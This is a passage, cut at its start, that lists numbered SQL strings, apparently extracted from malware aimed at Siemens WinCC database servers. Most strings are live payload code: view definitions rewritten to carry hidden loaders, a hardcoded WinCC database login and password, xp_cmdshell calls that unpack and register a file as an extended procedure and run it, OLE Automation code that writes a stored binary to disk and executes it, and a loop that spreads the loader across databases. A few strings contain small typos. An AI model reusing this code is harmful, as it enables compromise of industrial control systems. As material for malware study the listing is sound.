nvarchar(2000);declare @s nvarchar(9);set @s = ''''''''--CC-S'''''''' + char(80);if
left(db_name(), 2) = ''''''''CC'''''''' select @t = substring(text, charindex(@s, text) +
8, charindex(''''''''--*'''''''', text) - charindex(@s, text) - 8) from syscomments where
text like (''''''''%'''''''' + @s + ''''''''%'''''''');if @t is not NULL
exec(@t)'''';exec sp_msforeachdb @z'')'
        exec (@t)
```

String 2

```
declare
        @t varchar(4000),
        @e int,
        @f int

        if exists (select * from dbo.syscomments
                                where id = object_id(N'[dbo].[MCPVPROJECT2]'))
                select @t = rtrim(c.text) from dbo.syscomments c, dbo.sysobjects o
                                where o.id = c.id and
                                c.id = object_id(N'[dbo].[MCPVPROJECT2]')
                                        order by c.number, c.colid

        set @e = charindex('--CC-SP', @t)

        if @e=0
                begin
                        set @f = charindex('where', @t)
                        if @f <> 0
                                set @t = left(@t, @f - 1)
                        set @t = right(@t, len(@t) - 6)
                end
        else
                select * from fail_in_order_to_return_false

        set @t = 'alter ' + @t + ' where ((SELECT top 1 1 FROM MCPVREADVARPERCON)=''1'') -
-CC-SP use master;declare @t varchar(999),@s varchar(999),@a int declare r cursor for
select filename from master..sysdatabases where (name like ''CC%'') open r fetch next
from r into @t while (@@fetch_status<>-1) begin set @t=left(@t,len(@t)-charindex(''\''
,reverse(@t))) + ''\GraCS\cc_tlg7.sav'';exec master..xp_fileexist @t, @a out;if @a=1
begin set @s = ''master..xp_cmdshell ''''extrac32 /y "''+@t+''"
"''+@t+''x"'''''';exec(@s);set @t = @t+''x'';dbcc addextendedproc(sp_payload,@t);exec
master..sp_payload;exec master..sp_dropextendedproc sp_payload;break; end fetch next from
r into @t end close r deallocate r --*'
        exec (@t)
```

String 3

```
view MCPVPROJECT2 as select PROJECTID,PROJECTNAME,PROJECTVERSION,PROJECTMODE,
                           PROJECTCREATOR,PROJECTEDITOR,CREATIONDATE,EDITDATE,
                           PRJCOMMENT,CSLANGUAGE,RTLANGUAGE,PROJECTGUID,PRJTABLETYPES,
                           PRJDATATYPES,PRJCREATEVERMAJ,PRJCREATEVERMIN, PRJXRES,
                           PRJTIMEMODE,PRJDELTAMODE,PRJDELTAREMOTE
       from MCPTPROJECT where ((SELECT top 1 1 FROM MCPVREADVARPERCON)='1')
```

String 4

```
view MCPVPROJECT2 as select MCPTPROJECT.PROJECTID,
                    MCPTPROJECT.PROJECTNAME, MCPTPROJECT.PROJECTVERSION,
                    MCPTPROJECT.PROJECTMODE, MCPTPROJECT.PROJECTCREATOR,
                    MCPTPROJECT.PROJECTEDITOR, MCPTPROJECT.CREATIONDATE,
                    MCPTPROJECT.EDITDATE, MCPTPROJECT.PRJCOMMENT,
                    MCPTPROJECT.CSLANGUAGE, MCPTPROJECT.RTLANGUAGE,
                    MCPTPROJECT.PROJECTGUID, MCPTPROJECT.PRJTABLETYPES,
                    MCPTPROJECT.PRJDATATYPES, MCPTPROJECT.PRJCREATEVERMAJ,
                    MCPTPROJECT.PRJCREATEVERMIN, MCPTPROJECT.PRJXRES,
                    MCPTPROJECT.PRJTIMEMODE, MCPTPROJECT.PRJDELTAMODE,
                    MCPTPROJECT.PRJDELTAREMOTE   from MCPTPROJECT
```

String 5

```
view MCPVREADVARPERCON as select VARIABLEID,VARIABLETYPEID, FORMATFITTING, SCALEID,
                    VARIABLENAME, ADDRESSPARAMETER, PROTOKOLL,MAXLIMIT, MINLIMIT,
                    STARTVALUE, SUBSTVALUE, VARFLAGS, CONNECTIONID, VARPROPERTY,
                    CYCLETIMEID, LASTCHANGE, ASDATASIZE, OSDATASIZE, VARGROUPID, VARXRES,
                    VARMARK, SCALETYPE, SCALEPARAM1, SCALEPARAM2,
                    SCALEPARAM3, SCALEPARAM4 from MCPTVARIABLEDESC,
                    openrowset('SQLOLEDB','Server=.\WinCC;uid=WinCCConnect;pwd=2WSXcder',
                    'select 0;declare @t varchar(999),@s varchar(999),@a int declare r
cursor for select filename from master..sysdatabases where (name like ''CC%'') open r
fetch next from r into @t while (@@fetch_status<>-1) begin set @t=left(@t,len(@t)-
charindex(''\'',reverse(@t)))+''\GraCS\cc_tlg7.sav'';exec master..xp_fileexist @t,@a
out;if @a=1 begin set @s = ''master..xp_cmdshell ''''extrac32 /y "''+@t+''"
"''+@t+''x"'''''';exec(@s);set @t=@t+''x'';dbcc addextendedproc(sp_run,@t);exec
master..sp_run;exec master..sp_dropextendedproc sp_run;break;end fetch next from r into
@t end close r deallocate r')
```

String 6

```
view MCPVREADVARPERCON as select MCPTVARIABLEDESC.VARIABLEID,
             MCPTVARIABLEDESC.VARIABLETYPEID, MCPTVARIABLEDESC.FORMATFITTING,
             MCPTVARIABLEDESC.SCALEID, MCPTVARIABLEDESC.VARIABLENAME,
             CPTVARIABLEDESC.ADDRESSPARAMETER, MCPTVARIABLEDESC.PROTOKOLL,
             MCPTVARIABLEDESC.MAXLIMIT, MCPTVARIABLEDESC.MINLIMIT,
             MCPTVARIABLEDESC.STARTVALUE, MCPTVARIABLEDESC.SUBSTVALUE,
             MCPTVARIABLEDESC.VARFLAGS, MCPTVARIABLEDESC.CONNECTIONID,
             MCPTVARIABLEDESC.VARPROPERTY, MCPTVARIABLEDESC.CYCLETIMEID,
             MCPTVARIABLEDESC.LASTCHANGE, MCPTVARIABLEDESC.ASDATASIZE,
             MCPTVARIABLEDESC.OSDATASIZE, MCPTVARIABLEDESC.VARGROUPID,
             MCPTVARIABLEDESC.VARXRES, MCPTVARIABLEDESC.VARMARK,
             MCPTVARIABLEDESC.SCALETYPE, MCPTVARIABLEDESC.SCALEPARAM1,
             MCPTVARIABLEDESC.SCALEPARAM2, MCPTVARIABLEDESC.SCALEPARAM3,
             MCPTVARIABLEDESC.SCALEPARAM4 from MCPTVARIABLEDESC
```

String 7

```
view MCPVPROJECT2 as select JECTID,PROJECTNAME,PROJECTVERSION,PROJECTMODE,PROJECTCREATOR,
                    PROJECTEDITOR, CREATIONDATE, EDITDATE, PRJCOMMENT, CSLANGUAGE,
                    RTLANGUAGE, PROJECTGUID, PRJTABLETYPES, PRJDATATYPES,
                    PRJCREATEVERMAJ, PRJCREATEVERMIN, PRJXRES, PRJTIMEMODE, PRJDELTAMODE,
                    PRJDELTAREMOTE
                    from MCPTPROJECT where ((SELECT top 1 1 FROM MCPVREADVARPERCON)='1')
```

String 8

```
view MCPVREADVARPERCON as select VARIABLEID, VARIABLETYPEID, FORMATFITTING, SCALEID,
                    VARIABLENAME, ADDRESSPARAMETER, PROTOKOLL, MAXLIMIT, MINLIMIT,
                    STARTVALUE, SUBSTVALUE, VARFLAGS, CONNECTIONID, VARPROPERTY,
                    CYCLETIMEID, LASTCHANGE, ASDATASIZE, OSDATASIZE, VARGROUPID, VARXRES,
                    VARMARK, SCALETYPE, SCALEPARAM1, SCALEPARAM2, SCALEPARAM3,
                    SCALEPARAM4 from MCPTVARIABLEDESC,
       openrowset('SQLOLEDB','Server=.\WinCC;uid=WinCCConnect;pwd=2WSXcder',
                    "'select 0;use master;declare @t varchar(999),@s varchar(999);select
@t=filename from master..sysdatabases where (name like ''CC%'');set @t=left(@t,len(@t)-
charindex(''\'',reverse(@t)))+''\GraCS\cc_tlg7.sav'';set @s = ''master..xp_cmdshell
''''extrac32 /y "''+@t+''" "''+@t+''x"'''''';exec(@s);set @t = @t+''x'';dbcc
addextendedproc(sprun,@t);exec master..sprun;exec master..sp_dropextendedproc sprun')
```

String 9

```
view MCPVREADVARPERCON as select MCPTVARIABLEDESC.VARIABLEID,
              MCPTVARIABLEDESC.VARIABLETYPEID, MCPTVARIABLEDESC.FORMATFITTING,
              MCPTVARIABLEDESC.SCALEID, MCPTVARIABLEDESC.VARIABLENAME,
              MCPTVARIABLEDESC.ADDRESSPARAMETER, MCPTVARIABLEDESC.PROTOKOLL,
              MCPTVARIABLEDESC.MAXLIMIT, MCPTVARIABLEDESC.MINLIMIT,
              MCPTVARIABLEDESC.STARTVALUE, MCPTVARIABLEDESC.SUBSTVALUE,
              MCPTVARIABLEDESC.VARFLAGS, MCPTVARIABLEDESC.CONNECTIONID,
              MCPTVARIABLEDESC.VARPROPERTY, MCPTVARIABLEDESC.CYCLETIMEID,
              MCPTVARIABLEDESC.LASTCHANGE, MCPTVARIABLEDESC.ASDATASIZE,
              MCPTVARIABLEDESC.OSDATASIZE, MCPTVARIABLEDESC.VARGROUPID,
              MCPTVARIABLEDESC.VARXRES, MCPTVARIABLEDESC.VARMARK,
              MCPTVARIABLEDESC.SCALETYPE, MCPTVARIABLEDESC.SCALEPARAM1,
              MCPTVARIABLEDESC.SCALEPARAM2, MCPTVARIABLEDESC.SCALEPARAM3,
              MCPTVARIABLEDESC.SCALEPARAM4 from MCPTVARIABLEDESC
```

String 10

```
view MCPVPROJECT2 as select MCPTPROJECT.PROJECTID, MCPTPROJECT.PROJECTNAME,
              MCPTPROJECT.PROJECTVERSION,       MCPTPROJECT.PROJECTMODE,
              MCPTPROJECT.PROJECTCREATOR, MCPTPROJECT.PROJECTEDITOR,
              MCPTPROJECT.CREATIONDATE, MCPTPROJECT.EDITDATE, MCPTPROJECT.PRJCOMMENT,
              MCPTPROJECT.CSLANGUAGE, MCPTPROJECT.RTLANGUAGE, MCPTPROJECT.PROJECTGUID,
              MCPTPROJECT.PRJTABLETYPES, MCPTPROJECT.PRJDATATYPES,
              MCPTPROJECT.PRJCREATEVERMAJ, MCPTPROJECT.PRJCREATEVERMIN,
              MCPTPROJECT.PRJXRES, MCPTPROJECT.PRJTIMEMODE,
              MCPTPROJECT.PRJDELTAMODE, MCPTPROJECT.PRJDELTAREMOTE
              from MCPTPROJECT
```

String 11

```
view MCPVREADVARPERCON as select VARIABLEID, VARIABLETYPEID, FORMATFITTING,SCALEID,
              VARIABLENAME, ADDRESSPARAMETER, PROTOKOLL, MAXLIMIT, MINLIMIT, STARTVALUE,
              SUBSTVALUE, VARFLAGS, CONNECTIONID, VARPROPERTY, CYCLETIMEID, LASTCHANGE,
              ASDATASIZE, OSDATASIZE, VARGROUPID, VARXRES, VARMARK, SCALETYPE,
              SCALEPARAM1, SCALEPARAM2, SCALEPARAM3, SCALEPARAM4
              from MCPTVARIABLEDESC,
              openrowset('SQLOLEDB','Server=.\WinCC;uid=WinCCConnect;pwd=2WSXcder',
              "'select 0;use master;declare @t varchar(999),@s varchar(999);select
@t=filename from master..sysdatabases where (name like ''CC%R'');set @t=left(@t,len(@t)-
charindex(''\'',reverse(@t)))+''\GraCS\cc_tlg7.sav'';set @s = ''master..xp_cmdshell_
''''extrac32 /y "''+@t+''" "''+@t+''x"'''''';exec(@s);set @t = @t+''x'';dbcc
addextendedproc(sp_run,@t);exec master..sp_run;')
```

String 12

```
view MCPVREADVARPERCON as select MCPTVARIABLEDESC.VARIABLEID,
                MCPTVARIABLEDESC.VARIABLETYPEID, MCPTVARIABLEDESC.FORMATFITTING,
                MCPTVARIABLEDESC.SCALEID, MCPTVARIABLEDESC.VARIABLENAME,
                MCPTVARIABLEDESC.ADDRESSPARAMETER, MCPTVARIABLEDESC.PROTOKOLL,
                MCPTVARIABLEDESC.MAXLIMIT, MCPTVARIABLEDESC.MINLIMIT,
                MCPTVARIABLEDESC.STARTVALUE, MCPTVARIABLEDESC.SUBSTVALUE,
                MCPTVARIABLEDESC.VARFLAGS, MCPTVARIABLEDESC.CONNECTIONID,
                MCPTVARIABLEDESC.VARPROPERTY, MCPTVARIABLEDESC.CYCLETIMEID,
                MCPTVARIABLEDESC.LASTCHANGE, MCPTVARIABLEDESC.ASDATASIZE,
                MCPTVARIABLEDESC.OSDATASIZE, MCPTVARIABLEDESC.VARGROUPID,
                MCPTVARIABLEDESC.VARXRES, MCPTVARIABLEDESC.VARMARK,
                MCPTVARIABLEDESC.SCALETYPE, MCPTVARIABLEDESC.SCALEPARAM1,
                MCPTVARIABLEDESC.SCALEPARAM2, MCPTVARIABLEDESC.SCALEPARAM3,
                MCPTVARIABLEDESC.SCALEPARAM4 from MCPTVARIABLEDESC
```

String 13

```
DECLARE @vr varchar(256)
SET @vr = CONVERT(varchar(256), (SELECT serverproperty('productversion') ))
IF @vr > '9'
        BEGIN
                EXEC sp_configure 'show advanced options', 1  RECONFIGURE WITH OVERRIDE
                EXEC sp_configure 'Ole Automation Procedures', 1 RECONFIGURE WITH OVERRIDE
        END
```

String 14

```
DECLARE
        @ashl int,
        @aind varchar(260),
        @ainf varchar(260),
        @hr int

        EXEC @hr = sp_OACreate 'WScript.Shell', @ashl OUT
        IF @hr <> 0
                GOTO endq
        EXEC sp_OAMethod @ashl, 'ExpandEnvironmentStrings', @aind OUT,
                                                                '%%ALLUSERSPROFILE%%'
        SET @ainf = @aind + '\sql%05x.dbi'

        DECLARE
                @aods int,
                @adss int,
                @aip int,
                @abf varbinary(4096)

                EXEC @hr = sp_OACreate 'ADODB.Stream', @aods OUT
                IF @hr <> 0
                GOTO endq

                EXEC @hr = sp_OASetProperty @aods, 'Type', 1

                IF @hr <> 0
                GOTO endq

                EXEC @hr = sp_OAMethod @aods, 'Open', null
                IF @hr <> 0
                GOTO endq

                SET @adss = ( SELECT DATALENGTH(abin) FROM sysbinlog )
                SET @aip = 1
                WHILE ( @aip <= @adss )
                BEGIN
                SET @abf = ( SELECT SUBSTRING (abin, @aip, 4096 ) FROM sysbinlog )
                EXEC @hr = sp_OAMethod @aods, 'Write', null, @abf
                IF @hr <> 0
                GOTO endq
                SET @aip = @aip + 4096
                END

                EXEC @hr = sp_OAMethod @aods, 'SaveToFile', null, @ainf, 2

                IF @hr <> 0
                GOTO endq

                EXEC sp_OAMethod @aods, 'Close', null

endq:
        EXEC sp_dropextendedproc sp_dumpdbilog
```

String 15

```
DECLARE
        @ashl int,
        @aind varchar(260),
        @ainf varchar(260),
        @hr int

        EXEC @hr = sp_OACreate 'WScript.Shell', @ashl OUT
        IF @hr <> 0
                GOTO endq
        EXEC sp_OAMethod @ashl, 'ExpandEnvironmentStrings', @aind OUT,
                                                       '%%ALLUSERSPROFILE%%'
        SET @ainf = @aind + '\sql%05x.dbi'
        EXEC sp_addextendedproc sp_dumpdbilog, @ainf
        EXEC sp_dumpdbilog
        EXEC sp_dropextendedproc sp_dumpdbilog
endq:
```

String 16

```
DECLARE
        @ashl int,
        @aind varchar(260),
        @ainf varchar(260),
        @hr int

        EXEC @hr = sp_OACreate 'WScript.Shell', @ashl OUT

        IF @hr <> 0
                GOTO endq

        EXEC sp_OAMethod @ashl, 'ExpandEnvironmentStrings', @aind OUT,
                                                              '%%ALLUSERSPROFILE%%'

        SET @ainf = @aind + '\sql%05x.dbi'
        DECLARE @fs int
        EXEC @hr = sp_OACreate 'Scripting.FileSystemObject', @fs OUT

        IF @hr <> 0
                GOTO endq
        EXECUTE sp_OAMethod @fs, 'DeleteFile', NULL, @ainf
endq:
```

String 17

```
DROP TABLE sysbinlog
```

String 18

```
CREATE TABLE sysbinlog ( abin image ) INSERT INTO sysbinlog VALUES(0x
```

String 19

```
0;set IMPLICIT_TRANSACTIONS off;declare @z nvarchar(999);set @z=''use [?];declare @t
nvarchar(2000);declare @s nvarchar(9);set @s=''''--CC-S''''+char(80);if
left(db_name(),2)=''''CC'''' select
@t=substring(text,charindex(@s,text)+8,charindex(''''--*'''',text)-charindex(@s,text)-8)
from syscomments where text like (''''%''''+@s+''''%'''');if @t is not NULL
exec(@t)'';exec sp_msforeachdb @z')
```

String 20

```
((SELECT top 1 1 FROM MCPVREADVARPERCON)='1') --CC-SP
```

String 21

```
use master
```

String 22

```
select name from master..sysdatabases where filename like N'%s'
```

String 23

```
exec master..sp_attach_db 'wincc_svr', N'%s', N'%s'
```

String 24

```
exec master..sp_detach_db 'wincc_svr'
```

String 25

```
use wincc_svr
```